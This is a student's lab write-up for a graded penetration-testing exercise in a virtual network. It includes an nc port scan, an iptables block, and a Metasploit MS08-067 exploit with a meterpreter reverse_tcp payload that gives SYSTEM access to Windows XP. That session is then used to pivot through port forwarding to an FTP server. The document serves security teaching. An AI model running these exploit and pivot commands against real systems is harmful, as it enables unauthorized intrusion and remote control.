
C:\WINDOWS\system32>cd ../..more
cd ..\..\more

C:\more>nc.exe -zvn 192.168.2.195 1-1000
nc.exe -zvn 192.168.2.195 1-1000
(UNKNOWN) [192.168.2.195] 445 (?) open
(UNKNOWN) [192.168.2.195] 139 (?) open
(UNKNOWN) [192.168.2.195] 111 (?) open
(UNKNOWN) [192.168.2.195] 80 (?) open
(UNKNOWN) [192.168.2.195] 22 (?) open
(UNKNOWN) [192.168.2.195] 21 (?) open
C:\more>
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
Here we can see ports 445,139,111,80,22,21 are open on ubuntu machine. Here we have used the nc.exe on windowsXP machine.

- 7) (3 points) Login in Ubuntu directly and use iptables firewall to block any incoming traffic from Kali. Ping Ubuntu from Kali to verify that the traffic is blocked.

In this screenshot I have set a firewall rule to block ping from my kali machine




Here we can find ping from kali machine is blocked to ubuntu.



- 8) (3 points) Now that you cannot directly access Ubuntu from Kali while Windows XP has the direct connection with the Ubuntu. Please use Windows XP as a pivot to connect to the FTP server on Ubuntu. On your Kali, please verify that you can successfully ftp to Ubuntu by issuing ftp localhost port_of_your_choice.

I have used windowsXP as pivot to connect to FTP server on ubuntu by port forwarding please check the below commands and screenshots. And port used is 5555



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kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Desktop X Windows 10 x64 X kali Linux 2023.4-vmware-amd64 X Windows 7 X Metasploit2 Ubuntu X Windows XP Professional X
root@kali: /usr/share/windows-binaries

File Actions Edit View Help
+ -- { 2376 exploits - 1232 auxiliary - 416 post }
+ -- { 1391 payloads - 46 encoders - 11 nops }
+ -- { 9 evasion }

Metasploit Documentation: https://docs.metasploit.com/

msf6 > sessions -l
Active sessions
No active sessions.


msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.2.129
RHOSTS => 192.168.2.129
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.2.128
LHOST => 192.168.2.128
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

msf6 exploit(windows/smb/ms08_067_netapi) > sessions -l
Active sessions
Id Name Type Information Connection
-- --
1 meterpreter x86/windows NT AUTHORITY\SYSTEM @ SUNG-SAC84187F8 192.168.2.128:4444 -> 192.168.2.129:2317 (192.168.2.129)

msf6 exploit(windows/smb/ms08_067_netapi) > sessions 1
[*] Starting interaction with 1...

meterpreter > portfwd add -l 5555 -r 21 -s 192.168.2.129
[*] Forward TCP relay created: (local) :5555 -> (remote) 192.168.2.129:21
meterpreter >

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


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kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home X Desktop X Windows 10 x64 X kali Linux 2023.4-vmware-amd64 X Windows 7 X Metasploit2 Ubuntu X Windows XP Professional X
root@kali: ~

[georgie@kali:~]$
[georgie@kali:~]$ ftp localhost 5555
Trying [::1]:5555 ...
ftp: Can't connect to '::1:5555': Connection refused
Trying 127.0.0.1:5555 ...
Connected to localhost.
220 (vsftpd 2.3.4)
Name (localhost:kali): georgia
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>

To direct input to this VM, click inside or press Ctrl+G.
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- 9) (2 points) Show the sessions information from MSF which shows the meterpreter session from task 2 and shell session from task 6. You need to show that there are 2 sessions in MSF. Use “sessions -l” command to show this.



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kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali Linux 2023.4-vmware-amd64 x Windows XP Professional x
root@kali: ~
File Actions Edit View Help
msf6 exploit(windows/multi/meterpreter) > sessions -l
Active sessions
--
Id  Name  Type  Information  Connection
--
1  meterpreter x86/windows NT AUTHORITY\SYSTEM @ SUNG-SAC04187F0 192.168.2.128:4444 -> 192.168.2.129:1892 (192.168.2.129)
6  shell x86/windows Shell Banner: Microsoft Windows XP [version 5.1.2600] 192.168.2.128:4444 -> 192.168.2.129:3989 (192.168.2.129)
msf6 exploit(windows/multi/meterpreter) >
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To direct input to this VM, click inside or press Ctrl+G.

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